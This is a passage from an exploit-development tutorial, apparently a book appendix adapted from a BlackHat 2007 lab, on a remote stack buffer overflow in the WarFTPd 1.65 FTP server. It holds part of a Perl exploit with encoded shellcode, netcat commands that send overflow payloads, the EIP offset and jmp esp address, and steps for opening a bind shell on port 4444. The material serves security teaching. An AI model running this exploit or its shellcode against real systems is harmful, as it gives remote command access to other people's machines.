"\x44\x4b\x4f\x4e\x36\x33\x6b\x36\x37\x53\x62\x50\x51\x76\x31\x33".
"\x61\x30\x6a\x33\x31\x32\x71\x70\x51\x61\x45\x62\x71\x69\x6f\x6a".
"\x70\x45\x38\x6e\x4d\x6e\x39\x46\x65\x7a\x6e\x36\x33\x79\x6f\x6b".
```

```
"\x66\x33\x5a\x4b\x4f\x6b\x4f\x50\x37\x79\x6f\x4a\x70\x6c\x4b\x66".
"\x37\x69\x6c\x6f\x73\x78\x44\x43\x54\x49\x6f\x78\x56\x53\x62\x39".
"\x6f\x38\x50\x50\x68\x4c\x30\x4d\x5a\x77\x74\x61\x4f\x63\x63\x49".
"\x6f\x38\x56\x4b\x4f\x6a\x70\x48";


$payload = $userString . $aString . $returnAddress . $noOps . $shellcode .
"\n";
print $payload;
```


## Appendix B. Tutorial: Remote Stack-based Buffer Overflow in Windows

This tutorial in this appendix has been adapted from BlackHat 2007: The Exploit Laboratory, Las Vegas, NV by Diana Villa, ARL/SLAD Code Analysis/Exploit Development Team.

In this tutorial, we will be exploiting a buffer overflow vulnerability found in the get username request in warftpd 1.65, an FTP server for Windows 95 and NT. We will be monitoring our progress using the WinDBG 6.8.4 Windows debugger.

Double-click on the WarFTP Daemon icon on the desktop to start the server.

Click on the Online button to make the server go online.



System Attributes
- Go offline when ready — and exit
- Deny all logins (except for administrator)
- No anonymous logins

Max Users 50 Anon. 10
IP number and port: 192.168.88.129 21


```
[S 2008 03 11 19:26] WinSock 2.0
[S 2008 03 11 19:25] WAR-FTPD 1.65 Copyright (c) 1996, 1997 by jgaa. WIN32 (NT)
```

ONLINE | 1 of 32767 sockets | 0 of 50 (16381) Users | 0 file xfers

Double-click on the WinDBG icon on the Desktop.

Press F6 to open the Attach to Process dialog box. Find the *war-ftpd.exe* process, select it, and click OK.

Type *gh* in the WinDBG command line and press Enter.



```
ModLoad: 7c340000 7c34f000   C:\WINNT\system32\SECUR32.DLL
ModLoad: 751c0000 751c6000   C:\WINNT\system32\NETRAP.DLL
ModLoad: 77950000 7797a000   C:\WINNT\system32\WLDAP32.DLL
ModLoad: 779b0000 77a4b000   C:\WINNT\system32\OLEAUT32.DLL
ModLoad: 773b0000 773df000   C:\WINNT\system32\ACTIVEDS.DLL
ModLoad: 77380000 773a3000   C:\WINNT\system32\ADSLDPC.DLL
ModLoad: 77830000 7783e000   C:\WINNT\system32\RTUTILS.DLL
ModLoad: 77880000 7790e000   C:\WINNT\system32\SETUPAPI.DLL
ModLoad: 7c0f0000 7c152000   C:\WINNT\system32\USERENV.DLL
ModLoad: 774e0000 77513000   C:\WINNT\system32\RASAPI32.DLL
ModLoad: 774c0000 774d1000   C:\WINNT\system32\RASMAN.DLL
ModLoad: 77530000 77552000   C:\WINNT\system32\TAPI32.DLL
ModLoad: 77360000 77379000   C:\WINNT\system32\DHCPCSVC.DLL
ModLoad: 777e0000 777e8000   C:\WINNT\System32\winrnr.dll
ModLoad: 777f0000 777f5000   C:\WINNT\system32\rasadhlp.dll
(280.118): Break instruction exception - code 80000003 (first chance
eax=00000000 ebx=00000000 ecx=00000101 edx=ffffffff esi=00000000 ed
eip=77fa144b esp=0131ffa8 ebp=0131ffb4 iopl=0         nv up ei ng n
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             ef
*** ERROR: Symbol file could not be found.  Defaulted to export sym
ntdll!DbgBreakPoint:
77fa144b cc               int     3
0:006> gh

*BUSY* Debuggee is running...
```

We are now ready to launch and monitor our first exploit.

Note: Ensure that any firewall found on your system is disabled.

**overflow1.pl**

Generate a long USER request (i.e., USER AAAA….AAAA) and send it to warftpd via port 21 by piping output of **overflow1.pl** to netcat. This crashes the warftpd server.

```
perl overflow1.pl | nc ip-of-victim 21
```

The result should look something like the following on your attacker screen:

```
[root@localhost diana]# perl overflow1.pl | nc 192.168.88.129 21
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
331 User name okay, Need password.
[root@localhost diana]#
```

On your victim screen, WinDBG should contain a message similar to the following:

```
0:006> gh
(120.378): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000113 ecx=00000001 edx=00000000 esi=7c4f5594 edi=007f465c
eip=41414141 esp=0098fd98 ebp=0098fdf0 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010216
41414141 ??              ???
```

Notice that we have successfully overwritten the value of EIP.

Type *dd esp* in the WinDBG command line to analyze the contents of stack memory after our exploit.

```
0:001> dd esp
0098fd98  41414141 41414141 41414141 41414141
0098fda8  41414141 41414141 41414141 41414141
0098fdb8  41414141 41414141 41414141 41414141
0098fdc8  41414141 41414141 41414141 41414141
0098fdd8  41414141 41414141 41414141 41414141
0098fde8  41414141 41414141 41414141 41414141
0098fdf8  41414141 41414141 41414141 41414141
0098fe08  41414141 41414141 41414141 41414141
```

We have also overwritten the contents of stack memory as well. This means that we can use this area of memory to store our shellcode.

Close WinDBG. (This should also close the warftpd dialogue box.)

Now, let's try to find the distance needed to overwrite EIP with a return address of our choice.

**overflow2.pl**

Launch the warftpd server again and re-attach it to WinDBG. Don't forget to type *gh* in the WinDBG command-line.

Generate a long USER request that contains a non-repeating pattern using Metasploit's PatternCreate() module and send it to warftpd via port 21 by piping the output of **overflow2.pl** to netcat. This crashes the warftpd server.

```
perl overflow2.pl | nc ip-of-victim 21
```

The result should look identical to the result of **overflow1.pl** on your attacker screen.

However, you should see a message similar to the following in WinDBG on your victim screen.


```
(1a0.28c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000113 ecx=00000001 edx=00000001 esi=7c4f5594 edi=007f465c
eip=32714131 esp=0098fd98 ebp=0098fdf0 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010216
32714131 ??              ???
```

EIP has been overwritten with a unique pattern. To find the distance to the EIP, use Metasploit's **patternOffset.pl** module to find the position of this pattern within the non-repeating pattern we used in our exploit.

```
[root@localhost sdk]# perl patternOffset.pl 0x32714131 1000
485
```

This tells us that the EIP is overwritten after 485 bytes in our payload. Now that we know how to overwrite the EIP, we need to figure out what our desired return address should be.

We'll follow the same methodology as the previous tutorial and scan a Windows DLL that is used by warftpd for jumps to ESP. Note that ESP points to the area in stack memory that will contain our shellcode. WinDBG displays a list of Windows DLLs that are loaded along with the process when you first attach the process to WinDBG.



```
* Symbol loading may be unreliable without a symbol search path.
* Use .symfix to have the debugger choose a symbol path.
* After setting your symbol path, use .reload to refresh symbol loca
*********************************************************************
Executable search path is:
ModLoad: 00400000 00464000   C:\Program Files\War-ftpd\war-ftpd.exe
ModLoad: 77f80000 77ffb000   C:\WINNT\system32\ntdll.dll
ModLoad: 76620000 76631000   C:\WINNT\system32\MPR.dll
ModLoad: 7c4e0000 7c599000   C:\WINNT\system32\KERNEL32.DLL
ModLoad: 7c2d0000 7c332000   C:\WINNT\system32\ADVAPI32.DLL
ModLoad: 77d30000 77da1000   C:\WINNT\system32\RPCRT4.DLL
ModLoad: 77e10000 77e75000   C:\WINNT\system32\USER32.DLL
ModLoad: 77f40000 77f7c000   C:\WINNT\system32\GDI32.DLL
ModLoad: 6c370000 6c46b000   C:\WINNT\system32\MFC42.DLL
ModLoad: 78000000 78045000   C:\WINNT\system32\MSVCRT.dll
ModLoad: 76b30000 76b6e000   C:\WINNT\system32\comdlg32.dll
```

In this case, we're going to scan *user32.dll*.

```
[root@localhost framework-2.7]# ./msfpescan -f user32.dll -j esp
0x77e14c29   jmp esp
0x77e3c256   jmp esp
0x77e56f43   push esp
```

Pick one of the addresses that is returned by the scan as the address you will use to replace the EIP.

Close WinDBG.  (This should also close the warftpd dialogue box.)

Now, let's see if we can successfully overwrite the EIP with our desired return address.

**overflow3.pl**

Launch the warftpd server again and re-attach it to WinDBG.  Don't forget to type *gh* in the WinDBG command-line.

Generate a long USER request that contains 485 A's followed by our desired return address. Additionally, we'll append some break points followed by a small noop sled and more A's to check our progress and ensure we have enough space for our shellcode.  Send this payload to warftpd via port 21 by piping the output of **overflow3.pl** to netcat.  This crashes the warftpd server.

```
perl overflow3.pl | nc ip-of-victim 21
```

The result should look identical to the result of **overflow3.pl** on your attacker screen.

However, you should see a message similar to the following in WinDBG on your victim screen.

```
0:006> gh
(2e8.300): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000113 ecx=00000259 edx=00000001 esi=7c4f5594 edi=007f465c
eip=0098fff4 esp=0098fd98 ebp=0098fdf0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010206
0098fff4 2020            and     byte ptr [eax],ah          ds:0023:00000001=??

0:001> dd esp
0098fd98  90909090 41414141 41414141 41414141
0098fda8  41414141 41414141 41414141 41414141
0098fdb8  41414141 41414141 41414141 41414141
0098fdc8  41414141 41414141 41414141 41414141
0098fdd8  41414141 41414141 41414141 41414141
0098fde8  41414141 41414141 41414141 41414141
0098fdf8  41414141 41414141 41414141 41414141
0098fe08  41414141 41414141 41414141 41414141

0:001> dd esp - 10
0098fd88  41414141 41414141 77e14c29 cccccccc
0098fd98  90909090 41414141 41414141 41414141
0098fda8  41414141 41414141 41414141 41414141
0098fdb8  41414141 41414141 41414141 41414141
0098fdc8  41414141 41414141 41414141 41414141
0098fdd8  41414141 41414141 41414141 41414141
0098fde8  41414141 41414141 41414141 41414141
0098fdf8  41414141 41414141 41414141 41414141
```

Notice that ESP is pointing directly at our noop sled. However, if you look at esp-10 (portion of memory preceding that pointed to by ESP), you can see the full payload starting with the end of the initial 485 A’s, the EIP that is now overwritten with our desired return address, and the break points we inserted.

Close WinDBG. (This should also close the warftpd dialogue box.)


Now that we have verified that we can successfully overwrite our EIP, we will insert our shellcode into our payload and launch our final exploit.

**overflow4.pl**

Our final exploit will overwrite EIP to point to the location of our shellcode, which will bind a command prompt to port 4444 on our victim machine. Note that the Metasploit framework version 2.7 was used to generate our shellcode, and the specific steps that were followed can be found at the end of this tutorial.

Our final exploit generates a long USER request that contains 485 A’s followed by our desired return address, a small noop sled, and the shellcode.

Before sending this payload to the warftpd server, verify the active ports on your victim using the **netstat –an** command. Ensure that port 4444 is not already open or in use.



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2000           0.0.0.0:0              LISTENING
  TCP    192.168.88.129:139     0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    192.168.88.129:137     *:*
  UDP    192.168.88.129:138     *:*
  UDP    192.168.88.129:500     *:*

C:\>
```

Once you have verified the active ports on your victim, you are ready to send your exploit.


Launch the warftpd server. No need to reattach it to WinDBG since we have a pretty good idea of what is going to happen.

Send this payload to warftpd via port 21 by piping the output of **overflow4.pl** to netcat. This crashes the warftpd server.

```
perl overflow4.pl | nc ip-of-victim 21
```

The result should look identical to the result of **overflow3.pl** on your attacker screen. On your victim screen, however, the warftpd screen should have closed.

Run the **netstat –an** command to verify that a new port 4444 has been opened.



```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2000           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING
  TCP    192.168.88.129:139     0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    192.168.88.129:137     *:*
  UDP    192.168.88.129:138     *:*
  UDP    192.168.88.129:500     *:*

C:\>
```

On your attacker machine, you can now establish a connection to the victim via port 4444 using netcat.


```
[root@localhost diana]# nc 192.168.88.129 4444
```

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Program Files\War-ftpd>
```

Our remote Windows exploit works!

You can verify that a connection has been established on your victim machine using the **netstat –an** command.



```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2000           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING
  TCP    192.168.88.129:139     0.0.0.0:0              LISTENING
  TCP    192.168.88.129:4444    192.168.88.1:32805     ESTABLISHE
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    192.168.88.129:137     *:*
  UDP    192.168.88.129:138     *:*
  UDP    192.168.88.129:500     *:*

C:\>
```


To generate the shellcode:

Open Metasploit using the **msfweb** command.


```
[root@localhost framework-2.7]# ./msfweb

+----=[ Metasploit Framework Web Interface (127.0.0.1:55555)
```


Open a Web browser with the specified url, http://127.0.0.1:55555.


Metasploit Framework Web Console v2.7 - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://127.0.0.1:55555/
Go
Red Hat, Inc. Red Hat Network Support Shop Products Training
EXPLOITS
PAYLOADS
SESSIONS

Once Metasploit opens, click on Payloads. Filter Modules by os::win32. Select Windows bind shell.



Select Alpha2 encoder (towards the bottom of the screen); everything else remains default. Note that this binds the shell to port 4444. Select Generate Payload to generate the shellcode.



**Windows Bind Shell**

| | |
|---|---|
| **Name:** | win32_bind v2067 |
| **Authors:** | vlad902 <vlad902 [at] gmail.com> |
| **Size:** | 317 bytes |
| **Arch:** | x86 |
| **OS:** | win32 |

Listen for connection and spawn a shell


| | | | | |
|---|---|---|---|---|
